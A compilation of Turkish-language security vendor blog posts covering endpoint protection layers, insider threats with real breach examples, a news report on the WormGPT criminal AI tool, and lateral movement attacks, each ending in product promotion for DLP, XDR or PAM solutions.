Böylece [güvenli kimlik doğrulama](https://antivirus.com.tr/kimlik-dogrulama-gerekliliklerinin-yuku-nasil-azaltilir/), parolanın kötüye kullanımının saldırganların kullanıcı hesaplarına erişim sağlamasına izin vermesini önleyen bir katman ekler. Bu, RDP ve VPN güvenliği için de çok kullanışlıdır çünkü bunlar da kimlik bilgilerinin kötüye kullanımı yoluyla kolayca tehlikeye atılabilir. Kimlik doğrulama ile güvenlik, saldırganların erişim girişimlerini doğrulamak için bu faktöre erişmeleri gerekeceğinden tek kullanımlık, zaman sınırlı kodların veya belirteçlerin sağlanmasıyla sağlanır.
### Şifreleme
Temel bir uyumluluk ve siber sigorta sorusu şifrelemedir. Çoğunlukla bekleyen verilerle (depolama) ilişkilendirilen şifreleme; örneğin bir bilgisayarın çalınması durumunda uç nokta cihazlarının fiziksel olarak kullanılmasını önler. Ayrıca şifreleme, [ESET Tam Disk Şifreleme ](https://www.eset.com/tr/business/solutions/encryption/#content-endpoint-encryption)gibi özel çözümlerle verilerin her zaman korunmasını sağladığından veri ihlallerinden kaynaklanan riski de en aza indirir.
### Güvenlik Açığı ve Yama Yönetimi (V&PM)
Bilinen güvenlik açıkları (CVE’ler), kötü niyetli aktörler tarafından kötüye kullanılmaya açık, istismar edilebilir önemli bir saldırı vektörü sunar. CVE’ler hem uygulamalarda hem de işletim sistemlerinde bulunabilir, bu nedenle güvenlik güncellemeleri herhangi bir güvenlik açığını gidermek için mevcuttur.
Ancak bazı işletmeler bunu unutmakta veya yapmamakta, bu da ihmal nedeniyle veri ihlallerine yol açmaktadır. Bunu, bilinen güvenlik açıklarıyla ilgilenilmediği için reddedilen sigorta talepleri ve uyumluluktan kaynaklanan para cezaları izleyebilir. Bu tür durumları kapsamlı bir şekilde önlemek için arka planda bu ihtiyacı karşılayan [otomatik güncellemelere sahip V&PM çözümü ](https://www.eset.com/tr/business/solutions/vulnerability-patch-management/)edinmeyi düşünün.
## Eski güvenliğinize göz atın
Genişletilmiş güvenlik, güvenlik kaynaklarının genişletilmesi anlamına gelmez. Önceki çözümlerin çoğu, ilk kurulum dışında manuel ayarlamalar gerektirmez çünkü bugünlerde otomasyonun en büyük özelliği sessiz ama önemli etkisidir.
Bunu bir karton kutu gibi düşünün; içindeki folyo ve yumuşak parçacıklar (çok katmanlı güvenlik) satın aldığınız ürünün (uç nokta) bütünlüğünü korurken genişletilmiş koruma boşlukları (güvenlik açıkları) kapatır, kenarları bantlar (şifreleme) ve doğrudan hasardan korumak için kutu ile dış dünya arasına bir katman koyar (gelişmiş tehdit savunması). Kimlik doğrulamaya gelince, her teslimat için imza atılmalıdır 🙂
*Çok katmanlı uç nokta güvenliğinin iş korumasının güçlü bir çekirdeği olarak nasıl hizmet ettiği hakkında daha fazla bilgi için* [*Dosyasız kötü amaçlı yazılım* ](https://antivirus.com.tr/dosyasiz-zararli-yazilim-nedir-ve-nasil-korunabilirsiniz/)*ve* [*UEFI önyükleme kitleri* ](https://antivirus.com.tr/dosyasiz-zararli-yazilim-nedir-ve-nasil-korunabilirsiniz/)*hakkındaki blog yazılarımızı okuyun.*
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Önleme, Siber Güvenlik, Yama Yönetimi
---
### [İç tehdit nedir? Tanım, örnekler ve çözüm.](https://antivirus.com.tr/ic-tehdit-nedir-tanim-ornekler-ve-cozum/)
**Published:** Temmuz 12, 2023
**Author:** ESET
**Excerpt:** İç tehdit, bir kuruluşun verilerine meşru erişimi olan kişilerin neden olduğu bir veri ihlali güvenlik riskidir. Örnekleri, sonuçları ve çözümleri ile içeriden gelen tehditler.
**Content:**
İç tehdit, bir kuruluşun verilerine meşru erişimi olan kişilerin neden olduğu bir veri ihlali güvenlik riskidir. İçeriden gelen tehditler kasıtsız ya da kötü niyetli olabilir. Dijital çalışma alanlarının artması, uzaktan çalışmanın yaygınlığı ve şirketlerin esnek politikalar uygulaması nedeni ile bu tür tehditler giderek yoğunlaşmaktadır.
## İç tehdit nedir?
İç tehdit, bir kuruluşun verilerine erişimi olan iç operasyonlardan veya kişilerden kaynaklanan, bir kuruluşa yönelik kötü niyetli veya belki de kasıtsız tehdittir.
İçeriden kaynaklanan bir tehdit olayının genel maliyeti 2020’de 11,45 milyon dolardan 2021’de 15,4 dolara yükselmiştir. Daha iyi bir bağlam için, genel maliyetler 2018’de 8,76 milyon dolardı (Ponemon). Bir iç tehdidi tespit etmek ne kadar uzun sürerse, maliyetler de o kadar yüksek olur. Ortalama olarak, bir iç tehdit olayını kontrol altına almak yaklaşık üç ay (85 gün) sürmektedir. Keşfedilmesi 90 günden fazla süren olayların şirketlere maliyeti 17,19 milyon dolar, 30 günden kısa sürede keşfedilen olayların ortalama maliyeti ise 11,23 milyon dolar olmuştur.
Dijital çalışma alanları, esnek ve uzaktan çalışma ve BYOD yaklaşımları nedeniyle içeriden gelen tehditler artıyor. Toplam vaka sayısı son iki yılda yüzde 44 oranında artmıştır. Bu tehditlerin çoğu kasıtsızdır, %56’sı ihmalkâr çalışanlardan dolayı kaynaklanırken, %26’sı kötü niyetlidir.
İçerideki kötü niyetli kişilerin şirket verilerini kötüye kullanma motivasyonları farklılık gösterebilir. Şirkete zarar vermek ya da para kazanmak isteyebilirler. Çalışanlar ihmalkar davranıp verileri yanlışlıkla şirket dışına da gönderebilir.
Kişisel verileri işliyorsanız ve CRM’inizde isimler, iletişim bilgileri, güvenlik numaraları, kart numaraları vb. varsa, veriler herkesin satın alabileceği dark web’de satılabilir. Ürün veya hizmet satıyorsanız ya da müşterilerden uygulama verileri topluyorsanız şirketiniz risk altındadır.
Müşteri veri tabanlarınız varsa, verileriniz doğrudan bir rakibe satılabilir, bu durumda rakibiniz müşterileriniz hakkında değerli bilgilere erişebilir ve onları kolayca cezbedebilir. Örneğin, finansal hizmetler, leasing vb. sağlıyorsanız bu durum gerçekleşebilir.
## İçeriden Gelen Tehdit Türleri
İçeriden gelen tehditler aşağıdaki kategorilere ayrılabilir:
- **Veri satıcısı** – bir şirketin verilerini satmak için finansal olarak motive olan bir çalışan. Böyle bir çalışan şirketinize isteyerek zarar verebilir. Şirketinizin verileri dark web’de (kişisel verilerle çalışıyorsanız) veya doğrudan rakiplerinize (örneğin, müşteri veritabanları) satılabilir.
- **Tembel çalışan** – ihmalkar olan ve şirketin güvenlik politikalarına uymayan çalışan. Bu tür bir çalışan sadece işini yapar ve veri güvenliğin karmaşıklığını kavrayamaz. Bir şirketin politikaları çok katıysa ve günlük işleri daha karmaşık hale getiriyorsa, uyumsuzluk riski artar.
- **Sahip** – işten ayrılan ve çalıştıkları süre boyunca yarattıkları her şeyin kendi mülkleri olduğunu düşünen çalışanlar. Gelecekte çalışacakları firmada kullanmak üzere verileri yanlarında götürebilir veya bir şirketin müşterilerini bir rakibe götürebilirler.
- **Saf çalışan** – kimlik avı kampanyasının kurbanı olan bir çalışandır. Örneğin bir eposta ekini açar veya dışarıdan bir sosyal mühendis tarafından gönderilen bir e-postaya tıklar, bu kişi çalışanın kimlik bilgilerini çalar ve şirket verilerine erişir. Hırsız daha sonra çalışanın kimliği altında hareket ettiği için bu tür bir sızıntıyı tespit etmek çok zordur. İyi bir DLP yazılımı bu konuda yardımcı olabilir.
## İç tehditlere karşı nasıl korunabiliriz?
Hassas verileri güvende tutmak çeşitli yaklaşımların bir kombinasyonunu gerektirir. Ancak verilerinizi içeriden gelebilecek [tehditlere karşı korumak](https://antivirus.com.tr/veri-koruma-neden-kimden-ve-nasil-korumalisiniz/) göründüğünden daha kolaydır.
### Güvenlik politikalarınızı değerlendirin
Güvenlik politikalarınızın açık ve kolay anlaşılır olduğundan emin olun. Politikalarınız ne kadar karmaşık olursa, çalışanların bunları görmezden gelme ihtimali de o kadar yüksek olur. Çalışanlarınızın veri güvenliğinin neden önemli olduğunu ve hassas verileri neden özenle kullanmaları gerektiğini anlamaları da önemlidir.
### Yeni işe alınanları tarayın ve güvenliği tehlikede olan çalışanlarınızı izleyin
Yeni işe alımlarınızda geçmiş kontrolü yaptığınızdan emin olun. İşten ayrılan çalışanların yanlarında herhangi bir veri götürmeyeceğinden emin olmak için güvenli bir işe alım süreci oluşturun. Tehlikede olabilecek herhangi bir çalışanın farkındaysanız, gözünüz onların üzerinde olsun ve ne tür verilere erişimleri olduğunu ve buna ihtiyaçları olup olmadığını kontrol edin.
### Çalışanlarınızı iç tehdit için eğitin
Veri güvenliğinin önemi bazı çalışanlar için çok anlamsız olabilir, bu nedenle onları sürekli eğitmek önemlidir. Şirketinizin ne tür verileri hassas kabul ettiğinin ve bunların nasıl kötüye kullanılabileceğinin farkında olmalıdırlar. Bununla birlikte, verilerinizin çalınmasının sonuçları konusunda da net olduğunuzdan emin olun. Amacınız, insanları verilerinizi korumaları ve dışarıya çıkarmamaları için motive etmektir.
### Geçmiş olayları araştırın
İçeriden başlatılan bir veri sızıntısı yaşadınız mı? O zaman araştırma sürecinin ne kadar tatsız olabileceğini bilirsiniz. Böyle bir durum yaşandığında, olayı düzgün bir şekilde araştırmanız ve olaydan sonra uygun önlemleri almanız şarttır. Ayrıca, diğer çalışanları olay hakkında bilgilendirin ve onlara güvenlik politikalarına nasıl uyacakları konusunda tavsiyelerde bulunun.
### Bir veri güvenliği çözümü uygulayın
Yukarıdaki tüm adımlar veri güvenliği konusunda size yardımcı olabilir, ancak en güçlü aracınız tüm bunları yapmanıza yardımcı olan bir yazılım çözümüdür. Bu tür bir yazılımın bir avantajı, günlük iş akışını kesintiye uğratmaması veya çalışanlarınızın verimliliğini hiçbir şekilde düşürmemesidir. Çözüm arka planda çalışır ve verileri her zaman güvende tutar.
Örneğin Safetica ile hassas verilerinizi içeriğe göre etiketleyebilir ve çalışanlarınızın bunlara nasıl eriştiğini ve bunlarla nasıl çalıştığını görebilirsiniz. Belirli güvenlik politikaları belirleyebilirsiniz, dosya işlemlerini, veri yakalamayı (ekran görüntüleri gibi) veya belirli e-posta alanlarını engelleyebilir, harici cihazların kullanımını kısıtlayabilir, buluta veri yüklemeyi kısıtlayabilirsiniz vb. Bunun da ötesinde, Safetica’nın uygulanması, entegre edilmesi ve kullanılması son derece basittir. Eğer ilgileniyorsanız, [daha fazla bilgi için bu bağlantıya göz](https://stratus.com.tr/safetica-dlp/) atın.
## İçeriden gelen tehdit örnekleri
### 1. Ubiquiti
Ubiquiti, kablosuz iletişim cihazlarının dünya çapındaki en büyük üreticilerinden biridir. Şirketin çalışanları arasında kötü niyetli biri vardı. Nickolas Sharp gigabaytlarca şirket verisini çalarak işvereninden fidye almaya çalıştı.
Nickolas Sharp, gizli verileri klonlamak ve çalmak için bulut yöneticisi kimlik bilgilerini kullandı. Faaliyetlerini gizlemeye çalıştı ve kimliğinin bilinmemesi için günlük saklama politikalarını değiştirdi. Verileri elde ettiğinde, dosyaların iadesi karşılığında Ubiquiti’den yaklaşık 2 milyon dolar talep etti. Ancak şirket ödeme yapmayı reddetti, Nickolas’ı buldu ve tüm çalışanların kimlik bilgilerini değiştirdi.
Ocak 2021’de Ubiquiti bir veri ihlali bildirimi yayınladı ve Nickolas Sharp veri hırsızlığı ve gasp suçlarından tutuklandı.
### 2. Amazon
Ekim 2021’de birkaç Amazon çalışanı, e-posta adresleri de dahil olmak üzere müşteri verilerinin bağlı olmayan bir üçüncü tarafa sızdırılmasından sorumluydu. Bu davranış şirket politikalarını ihlal ediyordu. Şirket bu çalışanları işten çıkardı ve kolluk kuvvetlerine sevk etti. Amazon kaç müşterinin etkilendiğini hiçbir zaman açıklamadı.
### 3. İsveç Ulaştırma Ajansı (STA)
Eylül 2015’te İsveç hükümeti bir veri sızıntısı yaşadı ve milyonlarca vatandaşın verileri açığa çıktı. İsveç Ulaştırma Ajansı (STA) veri tabanı ve BT hizmetlerinin yönetimini İsveç dışındaki şirketlere yaptırmıştı. STA tüm veri tabanını bu şirketlerin bulut sunucularına yükledi ve bazı çalışanları veri tabanına tam erişim sağladı. Sızdırılan veriler arasında tüm İsveç sürücü ehliyetleri, İsveç’in tanık yerleştirme programının kişisel bilgileri, elit askeri birlikler, savaş pilotları, pilotlar ve hava kontrolörleri, polis kayıtlarındaki vatandaşlar, tüm İsveç hükümet ve askeri araçlarının detayları ile yol ve ulaşım altyapısına ilişkin bilgiler yer alıyordu.
STA’nın müdürü General Maria Ågren istifa etti ve bir İsveç mahkemesi tarafından suçlu bulundu. Bazı vatandaşlara göre yeterli olmayan aylık maaşının yarısı kadar para cezası ödemek zorunda kaldı.
Veriler halen İsveçli olmayan iki şirketin yönetimi altındadır.
### 4. Coca-Cola
2018 yılında The Coca-Cola Company bir veri ihlali olduğunu duyurdu. Eski bir çalışanın Coca-Cola’dan çalınan bilgileri içeren harici bir sabit diske sahip olduğu tespit edildi.
Bleeping Computer’a konuşan bir Coca-Cola sözcüsü, “Eski bir çalışanımızın şirketten ayrılırken yanında götürdüğü bilgisayar dosyalarında kişisel bilgileri bulunan yaklaşık 8.000 kişiye veri ihlali bildiriminde bulunuyoruz” dedi.
### 5. Trend Micro
2019 yılında Trend Micro, içerideki kötü niyetli bir kişinin neden olduğu bir kişisel veri sızıntısı yaşadı. Şirket, bazı müşterilerinin Trend Micro desteği olduğunu iddia eden dolandırıcılık aramaları aldığını fark etti.
Hemen bir soruşturma başlatıldı ve bunun içeriden bir tehdit olduğu doğrulandı. Bir çalışan, isimlerin, e-posta adreslerinin, Trend Micro destek bileti numaralarının ve telefon numaralarının bulunduğu bir müşteri destek veri tabanına erişim sağladı. Çalışan, hassas verileri üçüncü taraf kötü niyetli bir gruba sattı.
Çalışan derhal işten çıkarıldı ve müşterilere dolandırıcılık çağrılarına tepki vermemeleri tavsiye edildi.
## Özet
Çeşitli “yeni normal” çalışma biçimleri nedeniyle içeriden gelen tehditler artıyor. Verilerinizi korurken, verilerinizi riske atabilecek iki tür çalışan olduğunu aklınızda bulundurun.
İlk grup, hassas verilerin üçüncü bir tarafa satılabilecek değerli bir mal olduğunun farkındadır. Bu çalışanlar sürekli olarak fark edilmeden veri çalmanın yollarını bulmaya çalışırlar.
İkinci risk grubu, verilerin önemli bir varlık olduğunun farkında olmayabilir ve bu nedenle verileri düzgün bir şekilde ele almayabilir veya kötüye kullanabilir (belgeleri yeni bir işverene götürerek). Bir şirket DLP çözümü kullanmıyorsa veya net olmayan güvenlik politikalarına sahipse kazara veri kaybı riski artar. Bunun en büyük risk grubu olduğunu ve kazara veri sızıntılarının çok yaygın olduğunu unutmayın.
Hassas bilgilerinizi güvende tutmanıza yardımcı olacak uygun önlemleri alarak verilerinizi koruyun. Verilerinizin denetimini gerçekleştirin ve kimlerin hangi amaçla erişebileceğini kontrol edin. Çalışanlarınıza da dikkat edin. Veri güvenliği hakkında eğitim, anlaşılması kolay güvenlik politikaları gibi çok yardımcı olabilir.
En büyük veri güvenliği varlığınız doğru yazılımdır. Tüm önemli özellikleri bir araya getiren ve kritik verilerinizin yanı sıra çalışanlarınızı da koruyan bir yazılım bulun. Unutmayın ki insanlar kendilerini güvende hissederse, şirketinizin verileri de güvende olacaktır.
[Safetica](https://stratus.com.tr/safetica-dlp/), dijital çalışma alanınızdaki hassas veya diğer iş açısından kritik verilerin ilk (ve sürekli) keşfinden, verimli dinamik veri sızıntısı ve içeriden tehdit korumasına, diğer araçlarla ve çok alanlı bir kurumsal ortama kolay entegrasyona kadar verilerinizi güvende tutmanıza yardımcı olan bir [çözüm sunar.](https://stratus.com.tr/safetica-dlp/safetica-one/)
Son olarak, Safetica’nın uygulanması ve entegrasyonu çok kolaydır. En azından Safetica müşterileri böyle düşünüyor! Daha fazlası için: [SoftwareReviews 2021 Veri Kaybı Önleme raporu](https://www.safetica.com/lp-dlp-data-quadrant-report)
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Siber Güvenlik, Tehdit
---
### [WormGPT: Siber saldırılarda kullanılan yep yeni bir AI aracı](https://antivirus.com.tr/wormgpt-siber-saldirilarda-kullanilan-yep-yeni-bir-ai-araci/)
**Published:** Temmuz 24, 2023
**Author:** ESET
**Excerpt:** Yakın zamanda keşfedilen WormGPT adlı bir AI aracı darkweb üzerinden siber suçlulara satılıyor.
**Content:**
*Yakın zamanda keşfedilen WormGPT adlı bir AI aracı darkweb üzerinden siber suçlulara satılıyor. Üretici*si *WomGPT’yi “ChatGPT ‘nin en büyük düşmanı” olarak nitelendiriyor.*
OpenAI’nin ChatGPT veya Google Bard gibi meşru hizmetlerin etik sınırları veya kodlanmış sınırlamaları olmadan çalışan ve WormGPT adı verilen bir AI aracının şu anda karanlık web’deki siber suçlulara satıldığı ortaya çıktı.
Aracın varlığı ve satışta olduğu, [SlashNext](https://slashnext.com/blog/wormgpt-the-generative-ai-tool-cybercriminals-are-using-to-launch-business-email-compromise-attacks/)‘teki e-posta güvenliği uzmanı araştırmacılar tarafından ortaya çıkarıldı.
WormGPT, oldukça ikna edici, aynı zamanda stratejik ve sofistike kimlik avı ve [BEC saldırıları](https://antivirus.com.tr/svb-her-dolandiricinin-hayalini-susleyen-iflas-haberi/) potansiyeli olan e-postalar üretebiliyor.
Araştırmacı Daniel Kelley, üretici AI teknolojilerinin acemilerin elinde bile yarattığı tehdidin önemini vurguluyor.
WormGPT, özellikle kötü amaçlı kullanım için geliştirilmiş gibi görünmekte ve [ iki yıl önce yayınlanan GPTJ büyük dil modeline](https://huggingface.co/EleutherAI/gpt-j-6b) (LLM) dayanıyor. Ayrıca, kötü amaçlı yazılımlarla ilgili veri kümeleri üzerinde özel olarak eğitilmiş gibi görünüyor.
Kelley ve SlashNext ekibine göre, sınırsız karakter desteği, bellek tutma ve kod biçimlendirme yeteneği gibi özellikler içeriyor.
SlashNext tarafından paylaşılan forum ekran görüntülerinde, yaratıcısı WormGPT’yi “ChatGPT’nin en büyük düşmanı” olarak nitelendiriyor ve projelerinin “her türlü yasadışı şeyi yapmanızı ve gelecekte kolayca satmanızı sağladığını ekliyor.

“Bilgisayar korsanlığı ile ilgili aklınıza gelebilecek her şey WormGPT ile yapılabilir ve herkesin evlerinin rahatlığında zararlı faaliyetlerde bulunmasını sağlar.”
Bildiğiniz gibi üretici AI araçlarının potansiyel olarak kötü niyetli kullanılabileceği özellikle de ikna edici metinler ve videolar üretimi konusundaki yetenekleri hakkındaki dedikodular dönmesine rağmen ortaya bir ürün çıkmamıştı.
## Siber güvenlik uzmanları ne diyor?
WormGPT aracının geliştirilmesi ile yeni bir döneme girmiş bulunuyoruz. [ESET](https://www.eset.com/) siber güvenlik danışmanı Jake Moore konu hakkında şunları söylüyor: “ChatGPT’ye rakip bir platformun yakında teknolojiyi yasadışı kazanç için kullanmaktan faydalanması kaçınılmazdı.” Bu, kimlik avın saldırılarını yeni bir düzeye taşıyor”
Kimlik avı için üretilmiş bazı araçlar uzun yıllardır var ve kimlik avı e-postalarının toplu olarak gönderilmesini sağlıyorlar ancak zayıf dilbilgisi ve yazım hataları çoğu zaman bu epostaları ele veriyordu. “WormGPT, arkasında bir LLM’nin gücüne sahip ve e-postaların hatasız gönderilmesini sağlayabiliyor. Üretilen e-postalar oldukça gerçekçi olacak ve siber suçluların kullanıcıları e-postalardaki bağlantılara tıklamaya veya kötü amaçlı yazılım indirmeye teşvik etmesine yardımcı olan giderek daha ilgi çekici konular ortaya atmasını sağlayacak.
“Son zamanlarda, LLM’ler, insanların şifrelerini veya diğer kişisel bilgilerini çaldırmalarına yol açabilecek sahte açılış sayfalarını otomatik olarak oluşturmak için de kullanılmıştı. WormGPT hala modern bir ara yüze ve iş e-postası saldırıları için gerekli birçok özelliğe sahip değil, ancak bu tür bilgisayar korsanlığı araçları genellikle çok kısa sürede gelişir. Bilgisayar korsanlığını kolaylaştıran tüm araçlar hepimiz için endişe vericidir.”
## Güvenlik savunucuları WormGPT ve benzerleri hakkında ne yapabilir?
WormGPT zaten yayılmış durumda. Siber güvenlik uzmanları kısa sürede birkaç basit adımla ortaya çıkan tehlikenin önüne geçebilirler. Örneğin kimlik avı eğitimlerinin sayısını arttırmak bunlardan en basiti.
ESET Siber Güvenlik Danışmanı Jack Moore, “AI güçlü araçlar yaratılmasını sağlıyor, ancak bir bütün olarak teknolojinin üzerinde karanlık bir bulut oluşturan bir sonraki aşamaya geçiyoruz” dedi.
“Farkındalık her zamankinden daha zor hale geliyor, ayrıca riski azaltmak için en basit görevler için bile daha fazla güvenlik katmanı gerekiyor. Her ne kadar dijital güvenlik çözümleri bu güvenlik katmanlarını sağlasa da son kullanıcıların da kendilerini korumak için sorumluluk almaları önemli”
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** AI, BEC
---
### [Yanal hareket saldırısı nedir ve nasıl gerçekleşir?](https://antivirus.com.tr/yanal-hareket-saldirisi-nedir-ve-nasil-gerceklesir/)
**Published:** Kasım 24, 2023
**Author:** ESET
**Excerpt:** Saldırganların bir başlangıç hedefi sonrasında varlıkları fark edilmeden ağ içindeki diğer cihazlar arasında hareket etmesine yanal hareket saldırısı denir.
**Content:**
*Yanal hareket saldırısı, siber suçlunun başlangıç olarak bir hedefe saldırarak varlığı fark edilmeden ağ içindeki diğer cihazlar arasında hareket etmesi ile meydana gelir.*
*Makalemizde, yan tehditlerin neler olduğunu ve bunlardan nasıl kaçınılacağını ayrıntılı olarak açıklıyoruz.*
Bir yanal hareket saldırısı kendini çeşitli şekillerde ve çeşitli amaçlarla gösterebilir.
Uygulamada, bu tür bir eylem ilk hedefe karşılık gelen bir giriş noktasına erişmekle ilgilidir, böylece saldırgan daha sonra ağdaki diğer konumlara erişebilir, veri çalabilir veya cihazlara bulaşabilir ve örneğin bir fidye ödemesi talep edebilir.
Ancak, yanal tehditleri zamanında tespit etmeye hazır bir BT ekibinin ve [güçlü siber güvenlik çözümlerinin](https://www.eset.com/tr/business/elite-protection/) desteğiyle bu tehditlerden kaçınmak mümkündür.
## Yanal hareket saldırısı nedir?
Yanal hareket saldırıları, siber suçlular ağın geri kalanında dolaşmak için mevcut erişimi kullandıklarında, tanımlanamayan hedeflerine ulaşana kadar bilgisayarlara ve dahili sunuculara bulaştıklarında meydana gelir.
İzinsiz girişten sonra, kötü niyetli saldırgan ayrıcalıklarını artırmak ve hassas verilere ve diğer yüksek değerli varlıklara erişim sağlamak için çeşitli kaynakları kullanır.
Siber suçluların tespit edilmesini önlediği için bu tür saldırılar, BT ortamında uzun süre kalmalarını mümkün kılar ve keşfedilmeleri haftalar hatta aylar sürebilir.
## Nasıl gerçekleşir?
Yanal hareket saldırısı, çalınan bir kimlik bilgisi, kötü amaçlı yazılım bulaşmış bir makine veya diğer izinsiz giriş stratejileri olabilecek bir giriş noktasından başlar.
Bu nokta genellikle saldırganın komuta ve kontrol (C&C) sunucusuna bağlanır ve bu da kötü amaçlı yazılım bulaşmış uzaktan erişilen cihazlardan çalınan bilgileri depolamasına olanak tanır.
Bu noktada saldırgan, kullanıcıları ve cihazları gözlemleyerek ağı araştırır. Bu nedenle, ana bilgisayar isimlendirmelerini ve ağ hiyerarşilerini anlar, işletim sistemlerini tanımlar ve hedefe yönelik hamleler yapmak için bir plan oluştururlar.
Kötü niyetli ajanlar hala ağ üzerinde nerede bulunduklarını, nelere erişebildiklerini ve ne tür bir korumanın yürürlükte olduğunu keşfetmeyi mümkün kılan kaynakları kullanmaktadır.
## Yanal hareket saldırısı örnekleri
Çeşitli siber saldırı türleri yanal hareket ile ilişkilendirilebilir. Bunlar arasında casusluk, veri sızıntısı, botnet ve fidye yazılımı bulaşmasını sayabiliriz.
Casusluk durumunda, rakip uluslar ve gruplarla veya rakip şirketlerle ilişkili bilgisayar korsanları, bir hükümetin veya kuruluşun eylemlerini izlemek için bir yanal hareket saldırısı gerçekleştirebilir.
Uygulamada, suçun motivasyonu mali kazançla ilgili olmadığında, kötü niyetli saldırganların uzun süre gizli kalmaya çalışma eğilimi vardır.
Veri sızdırmada, saldırgan bir şirkete ait bilgileri yetkisiz olarak taşır veya kopyalar. Bu tür bir saldırının motivasyonları, fikri mülkiyetin çalınması, çalınan veriler için fidye talep edilmesi veya kimlik hırsızlığı yapılması gibi çeşitli olabilir.
Botnet enfeksiyonu genellikle dağıtılmış hizmet reddi saldırılarında ortaya çıkar. Bu anlamda, bilgisayar korsanları botnet’lerine çok sayıda cihaz eklemek ve performansını artırmak için yanal hareketi kullanırlar.
Son olarak, yanal hareket saldırısı fidye yazılımlarıyla da ilgili olabilir ve siber suçluların fidye ödemesi talep etmek için mümkün olduğunca çok sayıda cihaza virüs bulaştırmasına neden olabilir.
## Nasıl tespit edilir?
Kötü niyetli aktörler tarafından gerçekleştirilen eylemler, bir yanal hareket saldırısıyla başa çıkmaya hazırlanan bir BT ekibi için şüpheli hale gelebilir.
Çünkü bu profesyoneller, yanal hareket tehdidini temsil eden anormallikleri gözden kaçırma riskini almak yerine BT ortamındaki tüm hareketleri araştırarak olağandışı olaylara karşı tetikte olmalıdır.
BT ekiplerine bu görevde yardımcı olmak için, kuruluşların cihazlar ve/veya bilgisayarlar arasındaki etkileşimleri izleyen ve bulunan güvenlik açıkları hakkında bilgi sağlayan [XDR gibi otomatik çözümlere](https://www.eset.com/tr/business/elite-protection/) sahip olması tavsiye edilir.
Uygulama, gerekli verileri toplayarak yazılımı kontrol etmeye başlar, yanal hareketler gerçekleştirmesi veya ayrıcalıklar elde etmesi engellenen kötü niyetli saldırganların erişimini önlemek için ağ güvenliği sağlar.
Bir yanal hareket saldırısının ana adımları, bir başlangıç hedefini istismar etmek, siber suçlu ile hedef arasında iletişim kurmak, başlangıç hedefinde ısrar etmek ve ağdaki diğer hedefleri belirlemek ve istismar etmektir.
## Yanal hareket saldırısı nasıl önlenir?
Çoğu kuruluş kötü niyetli aktörlerin saldırılarıyla karşı karşıya kalmıştır ya da kaçınılmaz olarak kalacaktır. Bu nedenle ideal olan, bu tehditleri mümkün olan en kısa sürede kontrol altına almaya ve mali kayıpları önlemeye hazırlıklı olmalarıdır.
Fidye yazılımlarının ve diğer saldırı türlerinin yanal hareketini durdurmanın yollarından biri, varlıkları ve uygulamaları izole etmeyi ve kötü niyetli saldırganların ve fidye yazılımlarının ağ boyunca yayılmasını önlemeyi mümkün kılan mikro segmentasyondur.
Ayrıca, bir siber suçlunun tespit edilmeden ağa ne kadar nüfuz edebileceğini gösterecek bir sızma testi gerçekleştirmesi için etik bir hacker kiralayarak ağın savunmasız kısımlarını kapatmak da mümkündür.
Hacker tarafından elde edilen bulgularla şirket, güvensizlik yaratan kusurları düzeltebilecek.
Amacınız şirketinize yönelik bir yanal hareket saldırısını önlemekse, hiçbir kullanıcıya, bağlantıya veya cihaza varsayılan olarak güvenilmemesi gereken Sıfır Güven ağ güvenliği felsefesini benimsemeniz de kritik önem taşır.
Uç nokta güvenliği de göz ardı edilmemelidir. Bu nedenle, akıllı telefonlar, dizüstü bilgisayarlar ve masaüstü bilgisayarlar gibi cihazlara güvenlik teknolojilerinin uygulanması şiddetle tavsiye edilir.
Kötü niyetli bir saldırganın harekete geçmesini daha zor hale getiren Çoklu Kimlik Doğrulama Faktörü kullanımı da tavsiye edilmektedir, çünkü harekete geçmek için kimlik bilgilerine ek olarak bir belirteç veya hatta kullanıcının parmak izi gibi diğer kimlik doğrulama faktörlerine ihtiyaç duyacaklardır.
Son olarak, yanal hareket saldırılarını önlemek isteyen şirketler için en uygun çözüm olan PAM aracılığıyla kullanıcı ayrıcalıklarını sınırlandırmak esastır.
Uygulamada PAM’in rolü, normal kullanıcı hesaplarından yüksek ayrıcalıkları kaldırmak ve belirli etkinliklere sınırlı erişimi olan yönetici hesaplarını kullanmaktır. Bu, kötü niyetli saldırganın ayrıcalıksız bir kullanıcının hesabını ele geçirmesi durumunda başarılı bir yanal hareket saldırısı olasılığını azaltabilir.
Genellikle şirketler, BT ortamında idari görevlere izin veren çok sayıda ayrıcalıklı hesap bulundurur ve bu da dijital güvenlikleri için risk oluşturur. Bu nedenle, saldırı yüzeyini azaltmak ve sistemleri ve verileri diğer tehditlerin yanı sıra yanal hareket saldırılarına karşı korumak için PAM benimsenmelidir.
## PAM senhasegura: yanal hareket saldırılarını önlemek için ideal çözüm
Bir önceki konuda da bahsettiğimiz gibi PAM, yanal hareket saldırılarını önlemek için vazgeçilmez bir çözümdür.
2001 yılından bu yana [senhasegura](https://stratus.com.tr/senhasegura/) olarak küresel pazara, dünyanın dört bir yanındaki kuruluşların dijital güvenliğini sağlayan özelliklere sahip bir PAM çözümü sunuyoruz. Faydaları arasında aşağıdakiler öne çıkmaktadır:
- **Hızlı kurulum ve basit bakım**
- **Ayrıcalıklı erişimlerin tam yaşam döngüsü yönetimi**
- **Ekstra maliyet yok**
- **Yüksek performanslı donanım cihazlarının kişiselleştirilmiş teklifi**
- **DevOps sırlarının yönetimi**
- **Entegre Dijital Sertifika Yönetimi**
- **Bulut altyapısı vb. için çözümler**
İlgili makale: [PAM (Ayrıcalıklı Erişim Yönetimi) Kapsamlı Kılavuz](https://antivirus.com.tr/pam-ayricalikli-erisim-yonetimi-kapsamli-kilavuz/)
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** PAM, Siber Güvenlik
---
### [Antivirüs yazılımı kullanmanız için 10 neden!](https://antivirus.com.tr/antivirus-yazilimi-kullanmaniz-icin-10-neden/)
**Published:** Haziran 6, 2023
**Author:** ESET
**Excerpt:** Antivirüs, virüslerle dolu bu karanlık dijital dünyada güvenilir bir yoldaşınızdır. Güvenliği ciddiye alın ve tehditlere karşı her zaman bir adım önde olun.
**Content:**
